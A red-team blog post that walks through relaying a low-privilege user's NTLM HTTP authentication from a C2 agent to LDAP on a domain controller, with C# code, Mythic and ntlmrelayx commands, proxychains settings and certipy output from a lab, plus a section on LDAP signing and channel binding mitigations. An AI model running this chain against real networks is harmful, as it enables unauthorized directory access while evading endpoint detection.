


# Operating Outside the Box - NTLM Relaying Low-Privilege HTTP Auth to LDAP

logan-goins.com/2025-08-22-operating-outside-the-box

Logan Goins



This blog was originally published on the SpecterOps blog [here](#)

**TL;DR** When operating out of a ceded access or phishing payload with no credential material, you can use low-privilege HTTP authentication from the current user context to perform a proxied relay to LDAP, then execute tooling through the SOCKS5 proxy to complete LDAP- related objectives completely off-host. \*

## Introduction

Typically, when operating using command and control (C2) agents, a ceded access or phishing payload detonates on a workstation under the context of a low-privilege user with Active Directory access. Attempting to start reconnaissance and perform actions against the target environment using Windows-based tooling on our compromised host is commonly detected by memory scanning and behavioral analysis, mostly because Endpoint Detection and Response (EDR) is only getting more capable as time passes. While Beacon object files (BOFs) are generally a better practice of host-based execution than .NET assemblies, taking the tooling execution completely off-host seems to be the best way to ensure EDR doesn't tamper with objectives being completed.

Usually, in the initial stages of the operation, the operator does not possess tangible credential material to take tool execution off-host. For example, the operator could be lacking a plaintext password or NT hash, Kerberos service tickets residing in memory could

be expired or unusable, Microsoft [Credential Guard](#) is enabled preventing theft of secrets, a strong password policy is enforced preventing the offline cracking of coerced NTLM challenge response, or a combination of multiple (or all of) these factors.

A different and unique way to solve this problem is to utilize the current context of our payload to authenticate our Linux tooling. This can be done by sending NTLM HTTP authentication back to our Linux host then relaying that authentication to LDAP on a domain controller (DC). This allows us to impersonate the low-privilege user and continue to operate out of their context off-host through a SOCKS5 proxy.

An impactful example where this could be useful is opening the doors and providing flexibility for using functionality from Linux tooling that might be missing or easily detected when using Windows tooling on a host without requiring credential theft. Take Active Directory Certificate Services (ADCS) reconnaissance, for example. The ADCS BOF that TrustedSec provides in their Situational Awareness [GitHub repository](#) does not perform automatic analysis of vulnerable certificate templates; only Certify and certipy perform this functionality. Instead of running the easily detected Certify .NET assembly in memory, you can use this technique to provide the current payload context to certipy for automated template analysis.

## Why HTTP? Specifics of NTLM Relay to LDAP

---

According to [Elad Shamir](#)'s SpecterOps blog post [The Renaissance of NTLM Relay Attacks: Everything You Need to Know](#), the default SMB client on Windows negotiates session security with signing, and LDAP and LDAPS will require all subsequent messages after NTLMSSP to be signed with the session key. To harvest authentication through messages from our current user context and perform a successful relay to LDAP(S), we would be required to use an alternative protocol client, one which does not negotiate signing by default. Also as mentioned in the above blog: Usually, with a relay to LDAP or LDAPS, the WebClient service is utilized due to client-side session security not being negotiated when authentication is sent. On Windows, using a WebDav connection string in the format of \\SERVER@PORT\PATH\TO\DIR elicits a WebDAV request from the WebClient service executing in the context of SYSTEM, often meaning if we're able to elicit WebDav authentication from WebClient, we can escalate privileges locally. Coercing WebClient authentication is incredibly valuable from an adversarial perspective because not only are we able to coerce relay-compatible WebDav authentication, but the context is always SYSTEM. A combination of both these factors is rare with coercion techniques.

While coercing WebClient authentication for relay to LDAP is perfectly valid, and will allow Local Privilege Escalation (LPE) on top of proxied access to LDAP as the machine account, some issues can prevent us from gaining this SYSTEM context. For example, the WebClient service could just be completely uninstalled in high-maturity environments, the Event Tracing for Windows (ETW) service trigger to start WebClient could be heavily

monitored, preventing automated starts from low-privilege using a [BOF](#). Additionally, the WebClient service could be unavailable due to the inability to drop files to disk such as a .searchConnector-ms file or execute shell commands such as a net use command which can both be used to start the WebClient service. With WebDav being essentially an extension of HTTP and utilizing the same auth process, generic HTTP authentication will work to harvest the Windows context, albeit unfortunately not from an elevated SYSTEM context.

So, why can't we just write the msDs-AllowedToActOnBehalfOfOtherIdentity for resource-based constrained delegation (RBCD), msDs-KeyCredentialLink for Shadow Credentials, or altSecurityIdentities for ESC14, on the relayed low-privilege user object for account takeover so we can also access other services in addition to LDAP as our user context? Unfortunately, objects with the objectClass of user do not possess the ability to write these attributes to themselves, which is why relay attacks to LDAP using the machine account context with objectClass of computer are so powerful. Therefore, we're pretty much forced to use the newly implemented LDAP -socks functionality in Impacket's ntlmrelayx, which was just implemented [here](#) late last year and is currently in the Dev branch of Impacket with these changes scheduled for release with v13.0.

Keep in mind, this attack will fail when LDAP signing and LDAPS channel binding is enforced on the DC. These security options restrict any successful relay to LDAP, including generic HTTP. While Windows Server 2025 enforces these protocol security settings by default when promoting a server to a DC, a very small number of environments will have every DC configured with LDAP(S) signing and channel binding due to it being incredibly hard to implement successfully because of compatibility issues with existing infrastructure in large organizations.

## Execute Once and Stay Away!

---

Unfortunately, to take tooling execution off-host, execution on-host is pretty much always required before starting to proxy anything. Since only a simple HTTP request using the current context is required, pretty much anything which can send an HTTP request that starts an NTLMSSP negotiate handshake will work. A BOF is the best and least detectable way to initiate this request to prevent the requirement of .NET assembly execution; however, I cannot write BOFs. It took many hours of working on this to discover I cannot write a BOF. Therefore, I wrote a few lines of usable .NET to perform this action.

The simple .NET example is shown below:

```
using System;
using System.Net.Http;
using System.Threading.Tasks;

namespace SharpHTTP
```

```

{
    internal class Program
    {
        static async Task Main(string[] args)
        {
            var url = $"http://{args[0]}:{args[1]}/test";

            var handler = new HttpClientHandler
            {
                UseDefaultCredentials = true, // Uses current Windows user
credentials
                PreAuthenticate = true,
                AllowAutoRedirect = true
            };

            using (var client = new HttpClient(handler))
            {
                try
                {
                    HttpResponseMessage response = await client.GetAsync(url);
                    response.EnsureSuccessStatusCode();

                    string content = await response.Content.ReadAsStringAsync();
                    Console.WriteLine("Response received:");
                    Console.WriteLine(content);
                }
                catch (Exception ex)
                {
                    Console.WriteLine($"Request failed: {ex.Message}");
                }
            }
        }
    }
}

```

As mentioned before, this example sends a simple HTTP request using Windows authentication the current context provides. The important part being the passed parameter `UseDefaultCredentials` of `true`. After executing this one .NET assembly, it's possible to proxy all of our other actions to LDAP from Linux, staying away from EDR's tight grip.

Before starting the attack portion, there are some environmental prerequisites that need to be configured. Firstly, ensure that the development version of Impacket is installed and holds the `ntlmrelayx` version which supports LDAP - socks connections.

The following commands can be used to install this environment.


```

git clone https://github.com/fortra/impacket
cd impacket
pipx install .


```

Now that the simple .NET assembly is compiled, which we can execute on host to send some HTTP authentication, plus the valid version of Impacket, configure the Mythic environment and ntlmrelayx server. In this example, the Apollo agent is used for testing this technique, but it's possible to use any agent on any C2 framework which has SOCKS5 and reverse port forward capability.

After we've detonated our agent, we should see the callback appear in Mythic, and have the ability to interact and provide tasking to it.



Next, configure a SOCKS5 proxy connection and a reverse port forward. An interesting aspect of performing a relay to LDAP using this technique is it's possible to use any arbitrary port to reverse port forward our authentication back to the relay server. This ensures the attacker does not need to obtain local administrator access to use tools such as Nick Powers's smbtakeover to free the 445/TCP port binding from the SMB service. In this example, create a SOCKS5 proxy on port 7001/TCP and initiate a reverse port forward from port 9001/TCP on WORKSTATION to port 8001/TCP on the relay server.



Finally, configure the ntlmrelayx relay server, allowing relayed authentication to be sent through the SOCKS5 proxy on the agent to the target DC.

First ensure the /etc/proxychains4.conf configuration is correct before continuing. In the initial part of the attack chain, the configuration should look something like the image

below, only requiring changing SOCKS4 to SOCKS5 and modifying the port number to whatever port is configured to tunnel traffic into the target environment on the agent.

```
#
#           socks5 192.168.67.78 1080 lamer secret
#           http  192.168.89.3  8080 justu hidden
#           socks4 192.168.1.49 1080
#           http  192.168.39.93 8080
#
#
#           proxy types: http, socks4, socks5, raw
#           * raw: The traffic is simply forwarded to the proxy without modification.
#           ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 7001

kali@LG-kali:~$
```

Then start executing ntlmrelayx over proxychains4 with the -socks flag, specifying the HTTP server to run on the reverse port forward port of 8001 and providing the target LDAP service on the Domain Controller.

The full command is:

```
proxychains4 ntlmrelayx.py -t ldap://10.2.10.10 -smb2support --http-port 8001 -
debug -socks
```

```
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] IMAPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] LDAP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] LDAPS Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 8001
    * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
    * Debug mode: off
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> |
```

Notice in the ntlmrelayx output that an additional SOCKS5 proxy has been opened on port 1080/TCP .



Now it's time to execute the .NET assembly to send the relay compatible HTTP request to the reverse port forwarded 127.0.0.1:9001 and start the relay attack. First compile, then register the simple HTTP C# code I provided earlier into a binary titled SharpHTTP.exe, then provide the host address of loopback and the reverse port forwarded port of 9001/TCP as execution parameters.

| INTERACT                                                                                                                              | : IP       | : HOST      | : USER     | : DOMAIN |
|---------------------------------------------------------------------------------------------------------------------------------------|------------|-------------|------------|----------|
| 5                                                                                                                                     | 10.2.10.11 | WORKSTATION | domainuser | ludus    |
| CALLBACK: 5                                                                                                                           |            |             |            |          |
| 161                                                                                                                                   |            |             |            |          |
| [Thu Aug 07 2025 10:26 PM] / T-109 / mythic_admin / C-5 / apollo / register_assembly SharpHTTP.exe                                    |            |             |            |          |
| 1 SharpHTTP.exe has been registered.                                                                                                  |            |             |            |          |
| [Thu Aug 07 2025 10:28 PM] / T-110 / mythic_admin / C-5 / apollo / execute_assembly -Assembly SharpHTTP.exe -Arguments 127.0.0.1 9001 |            |             |            |          |
| 1 Request failed: Response status code does not indicate success: 404 (Not Found).                                                    |            |             |            |          |
| 2                                                                                                                                     |            |             |            |          |
| Dir: C:\Users\domainuser\Downloads                                                                                                    |            |             |            |          |
| Task an agent...                                                                                                                      |            |             |            |          |

While the output from the assembly returns an HTTP 404 (i.e., “Not Found”) response, the attack executed successfully. Looking at the relay server, valid authentication was sent and relayed to LDAP on the DC.



```
[*] HTTPS Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 8001
  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
  * Debug mode: off
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] HTTPD(8001): Client requested path: /test
[*] HTTPD(8001): Client requested path: /test
[*] HTTPD(8001): Connection from 172.18.0.4 controlled, attacking target ldap://10.2.10.10
[proxychains] Strict chain ... 127.0.0.1:7001 ... 10.2.10.10:389 ... OK
[*] HTTPD(8001): Client requested path: /test
[*] HTTPD(8001): Authenticating against ldap://10.2.10.10 as LUDUS/DOMAINUSER SUCCEED
[*] SOCKS: Adding LUDUS/DOMAINUSER@10.2.10.10(389) to active SOCKS connection. Enjoy
```

Clearly the SOCKS5 session to LDAP has been added successfully as demonstrated in the above output.





Now that a SOCKS5 session through `ntlmrelayx` has been opened on port `1080/TCP` through our relay host, it's possible to use Linux tools and proxy to LDAP in the target environment while authenticating successfully. Before starting to execute tools through `ntlmrelayx`, if your relay server is the same host you would like to execute your Linux tools on, you'll need to change `/etc/proxychains4.conf` once more to proxy your tools through `ntlmrelayx` (port `1080/TCP`) instead of directly through the C2 agent (port `7001/TCP` in our example), since port `1080/TCP` is now proxying through the C2 agent with a direct connection to LDAP on the DC.

As you can see below, set the SOCKS5 port to `1080/TCP`.

```
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080

kali@LG-kali:~$
```

And now, when executing Linux-focused tools through the `ntlmrelayx` proxy, credentials are automatically autofilled in transit. For example, when executing `certipy find` through the proxy.

Note that in the following command, we're using the `-dc-only` flag and using `-ldap-scheme ldap` so `certipy` doesn't attempt to access any other ports which we can't access through the proxy. Also note that, in the `-p` flag where we would typically provide the user's password, we can provide any dummy value and authenticate successfully. This is because `ntlmrelayx` intercepts the traffic and uses the current relay context for authentication.

```
proxychains4 certipy find -dc-only -ldap-scheme ldap -dc-ip 10.2.10.10 -u
'domainuser@ludus.domain' -p aaa
```


```
kali@LG-kali:~$ proxychains4 certipy find -dc-only -ldap-scheme ldap -dc-ip 10.2.10.10 -u 'domainuser@ludus.domain' -p aaa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.2.10.10:389 ... OK
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Saving text output to '20250808015314_Certipy.txt'
[*] Wrote text output to '20250808015314_Certipy.txt'
[*] Saving JSON output to '20250808015314_Certipy.json'
[*] Wrote JSON output to '20250808015314_Certipy.json'

kali@LG-kali:~$
```

As you can see, certipy has pulled valid ADCS data from LDAP through the ntlmrelayx proxy successfully, which can be used to automatically identify vulnerable templates without requiring the execution of Certipy or other tools on host.

A simplified diagram visualizing the relay, the required steps, and all the moving parts is shown below:



## Defensive Considerations: Keeping the Attackers Battling EDR

Since the main use-case of this technique is to get off host and away from EDR, the best thing defenders can do is attempt to keep adversaries on the endpoint, where endpoint monitoring and logging occur. Stealing any credential is bad, but stealing material credentials on hosts such as NT hashes or plaintext passwords is usually going to be logged, set off alerts, or result in preventative measures being executed. Effectively stealing credentials from the current context using HTTP auth will have significantly less telemetry on host, but is only possible when LDAP signing and LDAPS channel binding are not required on DCs. Enabling LDAP signing and LDAPS channel binding will force an attacker to steal credentials on-host for proxying tooling into the network, whether it be

Kerberos tickets or NT hashes. EDR has a much greater likelihood of stopping material credential stealing than the sending of a simple HTTP request.

The Microsoft advisory for enabling LDAP channel binding and LDAP signing can be found [here](#), as well as full detailed recommendations for doing so [here](#).

For quick reference, setting the following group policy options should ensure all of your DCs have LDAP signing and channel binding enabled and required. First, navigate to the following path in the Group Policy Object (GPO) editor:

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options

Then, to enable LDAP signing, find the option: Domain controller: LDAP server signing requirements, and set it to Require signing.

For LDAPS channel binding, find the option: Domain controller: LDAP server channel binding token requirements, and set it to Always.

Ensure to audit and test these changes before deploying them into a production environment.

Additionally, keep in mind that both LDAP signing and LDAPS channel binding are required to be set for a relay to be impossible. If LDAP signing is on but LDAPS channel binding is not, a relay to LDAPS is possible and vice versa.

## Conclusion

---

When operating out of low-privileged domain user context in an environment, it's best to proxy traffic through your C2 agent to avoid on-host execution. To get to this step, usually credential material has to be stolen in the form of a plaintext password, NT hash, or Kerberos ticket from the compromised workstation. Performing these actions of credential theft on the host can cause alerts or other difficulties may arise. An alternative method of obtaining proxied authentication to a critical service in the target environment such as LDAP(S) is relaying Windows HTTP authentication and reverse port forwarding that authentication back to our relay server, where we relay that intercepted authentication back through a proxy to a target DC. After establishing a connection through our relay server, we can proxy traffic through our relay server and operate out of our harvested context.